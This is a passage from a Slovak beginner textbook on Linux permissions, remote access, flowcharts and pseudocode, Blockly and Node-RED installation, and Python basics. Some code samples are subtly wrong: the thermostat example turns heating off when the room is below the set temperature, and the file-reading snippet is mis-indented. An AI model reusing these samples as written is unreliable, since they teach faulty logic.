- 1) Prideliť používateľovi www-data vlastníctvo súboru, čím získa kontrolu nad súborom.
- 2) Prideliť ostatným používateľom (other) oprávnenie spúšťať skript.

Pozrime si detailne výstup príkazu `ls -l` nižšie:

```
> ls -l moj_skript.py
```

```
-rwxrw-r-- 1 janko admin 1108485 Feb 14 7:34 moj_skript.py
```

Výstup uvedený vyššie poskytuje veľa užitočných informácií o súbore `moj_skript.py`.

`-rwxrw-r--`

Súborové povolenia sa vždy zobrazujú v trojici, kde zobrazujú informácie o právach pre :

- čítanie (r),
- zápis (w),
- spúšťanie (x).

Ak niektorý znak chýba a je nahradený znakom "-", znamená to, že práva nie sú pridelené (sú teda zamietnuté).

Trojica práv `rwx` sa zobrazuje pre tri identity:

- používateľ (user) - autor súboru,
- skupina (group) - skupina používateľov,
- ostatní (other) - všetci ostatní mimo definovaného používateľa a skupiny.

1	Počet pevných odkazov na súbor a nie je dôležitý pre rozsah tohto kurzu.
janko admin	Používateľ (janko) a skupina (admin), ktorí vlastnia súbor. V takomto prípade používateľská skupina a všetci jej členovia majú určitú úroveň vlastníctva nad súborom.
1108485	Veľkosť súboru v bajtoch.
Feb 14 7:34	Dátum a čas poslednej úpravy.
moj_skript.py	Názov súboru.

Často je vyžadovaná zmena prístupových práv (odobratie, pridanie, zmena vlastníctva). Pre tieto úlohy sa používajú nástroje `chmod` a `chown`.

Prístupové práva súborov sú pomerne dôležitý koncept pre systém Linux. Prostredníctvom súborových oprávnení, systém definuje svoju bezpečnostnú politiku. Bežný používateľ by nemal byť schopný upraviť konfigurácie a obsah súborov, ktoré mu nepatria. V dôsledku tejto funkcionality je pri zmene nastavení, mazaní, kopírovaní, ukladaní alebo spúšťaní niektorých služieb a skriptov vyžadované oprávnenie super užívateľ (tzv. `root`), prípadne byť členom skupiny `sudo-ers`.

3.2.5 Vzdialené pripojenie

Pri Linuxových systémoch sa často stretávame s potrebou vzdialeného pripojenia. S pomocou vzdialeného pripojenia sa dokážeme pripojiť a ovládať systém vzdialene, či už z druhého konca kancelárie, alebo na opačnom konci sveta.

Pre komunikáciu so vzdialeným systémom sa často využíva emulácia terminálu. Medzi dve najčastejšie protokoly patria:

- **telnet** - softvér používaný na interakciu v sieti s počítačovým systémom. Komunikácia prebieha nezabezpečenou formou.
- **ssh** - bezpečný shell, často používaný so vzdialenými aplikáciami, kde sa prenášajú citlivé informácie ako napríklad heslá.

3.3 Vývojový diagram a pseudokód

Pred napísaním akéhokoľvek kódu programátor potrebuje porozumieť problému a ako sa tento problém dá vyriešiť tým, že ho rozdelí do postupnosti krokov a rozhodnutí.


Programátori bežne nevytvárajú prvý návrh programu v žiadnom špecifickom jazyku. Tieto jazykovo nezávislé programy sú zamerané skôr na logiku, než na syntax a často sa nazývajú algoritmy. Vývojový diagram je bežný spôsob, ako reprezentovať a pochopiť algoritmus. Takýto prístup sa rieši s pomocou vývojových diagramov a pseudokódu.

Vývojový diagram

Vývojové diagramy sa používajú pri navrhovaní a dokumentovaní jednoduchých procesov alebo programov. Podobne, ako iné typy diagramov, pomáhajú vizualizovať to, čo sa deje, a tým pomáhajú porozumieť procesu, v ktorom možno nájsť nedostatky, čiže miesta, kde vznikajú najčastejšie chyby a problémy. Existuje mnoho rôznych typov vývojových diagramov a každý typ má svoj vlastný repertoár schematických značiek.

Dve najbežnejšie značky vo vývojovom diagrame sú:

- obdĺžnik - krok programu, vykonanie operácie .
- kosoštvorec - rozhodovacie podmienky.



Bloková schéma poskytuje rýchly a vysokoúrovňový pohľad na systém, ktorý rýchlo identifikuje body záujmu alebo problémy. Vzhľadom na svoju perspektívu na vysokej úrovni, nemusí ponúknuť úroveň podrobností potrebnú na komplexnejšie plánovanie alebo implementáciu. Blokový diagram nezobrazí všetky káble či dátové toky a ich podrobnú implementáciu. To je úloha schémy zapojenia, či softvérovej dokumentácie.

Blokový diagram: najlepšie postupy

1. Identifikujte cieľový systém alebo aplikáciu. Určite systém alebo aplikáciu, ktorý sa má zobraziť s pomocou diagramu. Definujte komponenty, vstupy a výstupy systému alebo aplikácie.

2. Vytvorte a označte časti diagramu. Pridajte symbol pre každú súčasť systému a pripojte ich pomocou šípok na označenie toku. Označte každý blok tak, aby bol ľahko identifikovateľný.
3. Označte vstup a výstup. Označte vstup, ktorý aktivuje blok a výstup, ktorý ukončí blok.
4. Overte presnosť voči požadovanej funkcionalite. Konzultujte to so všetkými zúčastnenými stranami, aby ste overili presnosť.

Pseudokód

Pseudokód je neformálny zápis fungovania počítačového programu. Využíva konvencie bežného programovacieho jazyka, ale je určený pre čítanie človekom.

Pseudokód zvyčajne vynecháva detaily, ktoré sú dôležité pre pochopenie algoritmu strojom, ako sú deklarácie premenných, kód špecifický pre systém, volania knižníc a podobne.

Účelom použitia pseudokódu je to, že je pre ľudí jednoduchšie pochopiť text napísaný hovorenou rečou. Takýto kód je pomerne efektívny pre vysvetľovanie a návrh základnej funkcionality aplikácie je nezávislý na vývojovom prostredí.

Bežne sa používa v učebniciach a vedeckých publikáciách, ktoré dokumentujú rôzne algoritmy a tiež pri plánovaní vývoja počítačových programov, pre prvotný návrh štruktúry programu pred skutočným kódovaním.

Najčastejšie sa objavuje týchto päť komponentov:

- premenná
- priradenie
- vstup/výstup
- podmienky
- opakovanie

Premenná má názov, typ údajov a hodnotu. V pamäti je vyhradené miesto pre každú premennú. V praxi sa overilo používať názvy premenných, ktoré sú relevantné pre konkrétnu úlohu.

Priradenie je úkon umiestnenia hodnoty do premennej. To sa môže zobrazíť formou zápisu:

```
set = 5;
```

```
set = num + set;
```

Na ľavej strane je názov premennej, v ktorej sa ukladá hodnota a na pravej strane je hodnota. Keď je do premennej priradená hodnota, stará hodnota sa prepíše novou hodnotou, takže stará hodnota je nenávratne stratená.

Vstup / výstup sa zaoberá externým zdrojom (môže to byť používateľ alebo iný program), ktorý prijíma alebo poskytuje informácie.

Príklady vstupov a výstupov:

- výstup - Zapisovanie / zobrazenie / tlač
- vstup - Čítanie / získanie / zadanie

Podmienky umožňujú výber medzi vykonaním akcie alebo preskočením akcie. Sú to podmienené vyhlásenia, ktoré si definuje programátor aplikácie. Podmienky sú napísané takto:

IF (podmienené vyhlásenie)

...zoznam akcií...

ELSE

...zoznam akcií...

Opakovanie je konštrukcia, ktorá umožňuje niekoľkokrát vykonať inštrukcie. Pri používaní opakovaní sa objavuje niekoľko problémov:

- počiatočná hodnota - aká hodnota premennej alebo počítadla je pri prvom opakovaní.
- testovanie - kedy a ako sa testuje premenná alebo počítadlo.
- inkrementácia - počítadlo opakovaní.

Príklad pseudokódu:


```
void function fizzbuzz {  
    for (i = 1; i <= 100; i++) {  
        set print_number to true;  
        If i is divisible by 3 {  
            print "Fizz";  
            set print_number to false; }  
        If i is divisible by 5 {  
            print "Buzz";  
            set print_number to false; }  
        If print_number, print i;  
        print a newline;  
    }  
}
```

3.4 Vizuálne programovanie

Vstup do oblasti vývoja softvérových riešení je dnes omnoho jednoduchší, než tomu bolo pred 10 či 20 rokmi. Cena hardvérových zariadení a vývojového prostredia (IDE) sa výrazne znížila. Taktiež množstvo vzdelávacích materiálov a ich kvalita sa neustále zvyšuje. Dalo by sa povedať, že vývojom softvérových riešení sa dnes môže stať takmer ktokoľvek, kto má záujem.

Blockly

Pre uľahčenie prvého vstupu do oblasti programovania, bol pre začiatočníkov vytvorený nástroj s názvom Blockly, ktorý vytvorila spoločnosť Google v spolupráci s univerzitou MIT. Blockly je vizuálny programovací nástroj navrhnutý tak, aby pomohol začiatočníkom pochopiť pojmy a koncepty programovania. Použitím viacerých typov blokov Blockly umožňuje používateľovi vytvoriť program bez vytvorenia jediného riadku kódu.




V prostredí Blockly je možné vytvoriť všetky potrebné časti kódu, ktoré sa používajú pri serióznom vývoji komerčných a open-source riešení. K dispozícii sú napríklad premenné, cykly, funkcie, podmienky. Veľmi zaujímavou funkciou je prekladač vizuálneho kódu do často používaných jazykov, ako JavaScript alebo Python.

Blockly je 100% klientsky nástroj, ktorý nevyžaduje žiadnu podporu zo servera (pokiaľ sa nevyužíva cloudové úložisko). Nástroj nemá žiadne závislosti na nástrojoch tretích strán (v prípade potreby rekompilácie jadra operačného systému). Google, ako autor produktu, ponúka na Git Hub kompletný prístup k zdrojovým súborom.

Inštalácia Blockly

Postup inštalácie off-line prostredia Blockly na lokálny počítač:

- 1) Stiahnite si ZIP archív z GitHubu: <https://github.com/google/blockly/zipball/master>.
- 2) Archív rozbaľte do web server adresára, ktorý sprístupní webové rozhranie:
 - a. v prípade xampp (Windows) je to htdocs,
 - b. pre lamp (Linux) je to /var/www/html/.
- 3) Otvorte súbor na ceste: <http://localhost/demos/generator/index.html>
- 4) Alternatívou je otvorenie HTML súboru **demos/generator/index.html** cez Windows prieskumník. Týmto sa otvorí v prehliadači prvý demo súbor.



Obrázok 3.8 - Demo kód v Blockly jazyku

Zdroj [14]

Ďalšie detaily k jazyku Blockly, hotové riešenia, návody a online editor sú k dispozícii na stránkach projektu: <https://developers.google.com/blockly/>.

Node-RED

Pre vývoj komplexných IoT riešení je na trhu k dispozícii aj open-source vizuálno-programovací nástroj Node-RED (<https://nodered.org/>). Tento nástroj pochádza z dielne spoločnosti IBM, ktorá sa aktívne podieľa na vývoji IoT infraštruktúry a IoT štandardov. Jeho veľkou výhodou je, že funguje vo webovom prehliadači.

Node-RED je možné nainštalovať na:

- lokálny počítač,
- doskový počítač typu Raspberry Pi,
- android zariadenie,
- do cloudu (napríklad Amazon, Google).

Základným predpokladom funkčnosti celého systému je mať nainštalované Node JS 8.x LTS.


Proces inštalácie pre OS Linux

1. Spustíte terminál a zadajte nasledujúce príkazy.
2. Inštalácia Node-JS prostredia.
`sudo apt install nodejs-legacy`
3. Inštalácia npm balíčkovacieho systému.
`sudo apt install npm`
4. Inštalácia Node-RED.
`sudo npm install -g --unsafe-perm node-red node-red-admin`
5. Povolenie predvoleného Node-RED portu 1880 na Linuxovom firewalli.
`sudo ufw allow 1880`

6. Spustenie Node-RED.

`node-red`

- Otvorte prehliadač a zadajte novú adresu: **`http://localhost:1880`**. K Node-RED je možné teraz získať aj vzdialený prístup. Stačí poznať IP adresu zariadenia, kde je Node-RED nainštalovaný. Nová URL adresa pre vzdialený prístup by mala napríklad tvar: **`http://192.168.1.100:1880`**



Obrázok 3.9 - Node-RED hlavné rozhranie

Zdroj [15]

Automatické spustenie

V prípade, že potrebujete zaistiť aby sa Node-RED spustil automaticky po každom reštarte systému, prípadne po páde služby, musíte ho zaregistrovať do **systemd** daemona.

Automatické spustenie je veľmi užitočná vlastnosť v prípade IoT riešení, pretože neočakávané situácie ako výpadok napätia, vyčerpanie pamäte, prípadne DDoS útok na zariadenie sú pomerne ľahko realizovateľné a veľmi pravdepodobné.

- Vytvorte nový súbor cez nano editor.
`sudo nano /etc/systemd/system/node-red.service`
- Do nového súboru vložte konfiguráciu:

[Unit]

Description=Node-RED

After=syslog.target network.target

[Service]

```

ExecStart=/usr/local/bin/node-red-pi --max-old-space-size=128 -v

Restart=on-failure

KillSignal=SIGINT


# log output to syslog as 'node-red'

SyslogIdentifier=node-red

StandardOutput=syslog


# non-root user to run as

WorkingDirectory=/home/UTILISATEUR/

User=UTILISATEUR

Group=UTILISATEUR

[Install]

WantedBy=multi-user.target

```

3. Zaregistrujte súbor cez systemd daemon.
`sudo systemctl enable node-red`
4. Zastavte manuálne spustenú inštanciu aplikácie Node-RED.
`node-red-stop`
5. Spustite Node-RED ako službu cez systemd.
`sudo systemctl start node-red`

3.5 Textové programovanie

Vizuálne programovanie bolo predstavené ako alternatívny prístup, ktorý zjednodušuje začiatčikom programátorom vstup do sveta programovania. Bežne sa používajú rozhrania, kde sa funkčný kód definuje s pomocou textových príkazov.

Python

Python je interpretovaný programovací jazyk určený pre všeobecné programovanie. Namiesto toho, aby bola všetka jeho funkčnosť postavená na jadre, Python bol navrhnutý tak, aby bol vysoko modulárny. K dispozícii je niekoľko stoviek modulov, ktoré z neho robia rozšíriteľný jazyk pre potreby akéhokoľvek projektu. Táto kompaktná modulárnosť robí Python obzvlášť populárnym. Dôležitým cieľom autorov jazyka Python je zachovanie zábavy počas tvorby aplikácií. To sa odzrkadľuje aj v názve jazyka - podľa britskej komediálnej skupiny Monty Python.

Python prostredie

Python je interpretovaný jazyk, ktorý sa dodáva ako bežná súčasť mnohých operačných systémov Linux. Obrovskou výhodou interpretovaných jazykov je možnosť písať zdrojový kód v ľubovoľnom textovom editore. Kód je následne spustený prekladačom, ktorý kód interpretuje. Nie je vyžadovaný žiaden kompilátor, ako je tomu v prípade kompilovaných jazykov typu C, Java.

Overiť, že Python prostredie je nainštalované, je možné s použitím nasledujúcich príkazov:

```
> whereis python
```

```
python: /usr/bin/python2.7 /usr/bin/python3.5 /usr/bin/python3.5m
/usr/bin/python /usr/lib/python2.7 /usr/lib/python3.5 /etc/python2.7
/etc/python3.5 /etc/python /usr/local/lib/python2.7 /usr/local/lib/python3.5
/usr/include/python3.5m /usr/share/python /usr/share/man/man1/python.1.gz
```

Zobrazený výstup určuje cesty k adresárom v systéme, kde sú nainštalované Python knižnice. Pokiaľ sme obdržali podobný výstup, môžeme spustiť Python shell, v ktorom sa dajú interpretovať príkazy. V súčasnosti sú najrozšírenejšie dve verzie - Python 2.7 a Python 3. Vzhľadom na blížiaci sa koniec podpory Python verzie 2.7 sa budeme v knihe ďalej odkazovať na Python verzie 3.

```
> python3
```

```
Python 3.5.2 (default, Nov 23 2017, 16:37:01)
```

```
[GCC 5.4.0 20160609] on linux
```

```
Type "help", "copyright", "credits" or "license" for more information.
```

TIP!



Pre začiatočníkov a pokročilých je k dispozícii predpripravené prostredie Python a R, s názvom Anaconda (<https://www.anaconda.com/download/>). Systém Anaconda má taktiež veľké množstvo doplnkových knižníc a modulov, ktoré rozširujú funkcionality prostredia. Napríklad o moduly OpenCV určené pre vývoj aplikácií založených na počítačovom videní.

3.6 Základy programovania

Pre písanie počítačových programov je predpokladom znalosť anglického jazyka, ktorý je všeobecne rozšíreným jazykovým rozhraním.

Podobne ako každý jazyk má zavedenú gramatiku, ktorú je potrebné dodržiavať, aby sme správne komunikovali, aj väčšina programovacích jazykov má vlastnú „gramatiku“.

Medzi základné prvky programovacích jazykov patria:

- prostredie programovania,
- základná syntax,
- dátové typy,
- premenné,
- kľúčové slová,

- základné operátory,
- rozhodovacie podmienky,
- slučky (cykly),
- polia,
- funkcie,
- práca so súbormi,
- načítavania vstupov a výstupov (označované aj I/O).

O niektorých z týchto základných elementov si povieme na nasledujúcich stranách. Vzhľadom na komplexnosť problematiky programovania aplikácií, bude popis zameraný len na niekoľko základných znalostí. Pre účely jednoduchosti a rýchlosti pochopenia bude použitý jazyk Python a Blockly.

3.6.1 Premenné a konštanty

Premenná je virtuálne miesto v pamäti, ktoré slúži pre dočasné uloženie hodnoty, ktorá sa môže počas behu programu zmeniť. Jednoducho povedané, premenná je len políčko, do ktorého môžete vložiť informácie. Premenné môžete použiť na ukladanie rôznych druhov informácií - text, čísla, odkazy, a tak podobne.

Konštanta je to isté, ako premenná s jediným rozdielom, že jej hodnoty sa nastavujú pri prvom spustení programu a následne sú počas celej doby nemenné.

Každá premenná alebo konštanta by mala mať vhodne zvolený dátový typ. Python podporuje tieto dátové typy:

- **numbers** - číselné hodnoty,

```
var1 = 1
```

```
var2 = 10
```

- **string** - textové reťazce,

```
str = 'Hello World!'
```

- **list** - zoznam, kde sú prvky uzatvorené v hranatých zátvorkách, oddelené čiarkou,

```
list = [ 'abcd', 786 , 2.23, 'john', 70.2 ]
```

- **tuple** - podobný typ ako zoznam (list). Rozdiel je v nemožnosti zmeny jeho obsahu. Tuple je n-tica, definovaná na začiatku, ktorej obsah nemôže byť zmenený počas behu programu.

```
tuple = ( 'abcd', 786 , 2.23, 'john', 70.2 )
```

- **dictionary** - slovník, ktorý predstavuje párové prepojenie premenných a ich hodnôt:

```
dict = {}
```

```
dict['one'] = "This is one"

dict[2]      = "This is two"

tinydict = {'name': 'john', 'code':6734, 'dept': 'sales'}
```

Priradenie hodnôt k premenným je v Pythone pomerne jednoduché. Relatívnou výhodou v porovnaní s kompilovanými jazykmi typu C alebo Java, je automatická identifikácia dátového typu. Programátor nemusí definovať aký dátový typ požaduje. Stačí priradiť hodnotu k premennej a prekladač automaticky vyberie vhodný dátový typ.

```
>>>question = "How old are you?"      # textový reťazec

>>>changing = 3      # číselná hodnota

>>>a = b = c = 1      # viacnásobné priradenie

>>>list = ['abcd',786,'john',70.2]    #možná zmena prvkov zoznamu

>>>tuple = ( 'abcd', 786 , 2.23, 'john', 70.2 ) #nemenný zoznam
```

3.6.2 Vstupy a výstupy

V programoch je často potrebné načítať hodnoty zadané používateľom aplikácie alebo z konfiguračného súboru. Ďalší veľmi častý prípad je výpis hodnôt na obrazovku alebo zápis do súboru. Po otvorení Python shell sa na obrazovke objaví reťazec >>>, ktorý hovorí o tom, že shell čaká na vstup od používateľa.

Textový reťazec

Načítanie používateľského vstupu a vloženie do premennej name:

```
>>>name = input('What is your name?')
```

Výpis premennej na obrazovku terminálového okna:

```
>>>print('Hello, ' + name)
```

Súbory

V niektorých prípadoch je žiadúce načítavať súbory ako vstup. Čítanie súboru a vloženie obsahu do premennej f:

```
>>>f = open('test.txt', 'r')
```

Výpis načítaného obsahu po riadkoch:

```
>>>with open('test.txt') as f:

>>>for line in f:

>>> print(line)

>>>f.close()
```

Zápis do súboru:

```
>>>file1 = open("TestFile.txt","w")

>>>for i in range(1,10+1):

>>> print(i, file=file1)

>>>file1.close()
```


3.6.3 Vetvenie programu

Podmienková štruktúra IF-ELSE sa používa na to, aby kód dokázal prijímať rozhodnutia. Po overení pravdivosti podmienky, program preskočí na zodpovedajúcej sekcii. To znamená, že ak testovaná podmienka je pravdivá, vykoná sa blok kódu IF. V opačnom prípade sa vykoná kód bloku ELSE. Ak sa vykoná kód IF, program už nevykoná kód bloku ELSE.

Pri rozhodovacích podmienkach sa aplikuje nasledujúca logika:

- ak sa výraz vyhodnotí ako pravdivý, program pokračuje v zodpovedajúcej sekcii,
- ak je tento výraz nepravdivý, vykoná sa ELSE sekcia a jej kód.

Princíp funkcionality IF-ELSE je bližšie popísaný na diagrame 3.10:



Obrázok 3.10 - Bloková schéma pre rozhodovanie IF-ELSE

Zdroj [5]



Pri grafickom formátovaní kódu sa využíva odsadzovanie (anglicky indentation). Odsadzovanie kódu je vhodné používať napríklad pri písaní funkcií, vetvení kódu s pomocou IF-ELSE a podobne. Existujú dve možnosti odsadzovania:

- pomocou medzier (anglicky spaces),
- pomocou tabulátora (anglicky tabs).

V kóde programovacieho jazyka Python verzie 3, nie je povolené miešanie rôznych spôsobov odsadzovania kódu. Je potrebné si zvoliť jeden, ktorý bude používaný naprieč celým zdrojovým kódom. Odporúča sa používať odsadzovanie s pomocou medzier. Pre jednu úroveň odsadenia sú vhodné 4 medzery. (bodka v nasledujúcom príklade predstavuje skrytý znak - medzeru)

```
if izb_teplota > akt_teplota:  
    ....print("Vypni kúrenie")  
else:
```


Ukážka zjednodušeného kódu testovania izbovej teploty a výpis príkazu pre riadiacu jednotku plynového kotla v jazyku Python:

```
izb_teplota = 22  
akt_teplota = nacistaj_teplotu()  
if izb_teplota > akt_teplota:  
    print("Vypni kúrenie")  
else:  
    print("Zapni kúrenie")
```



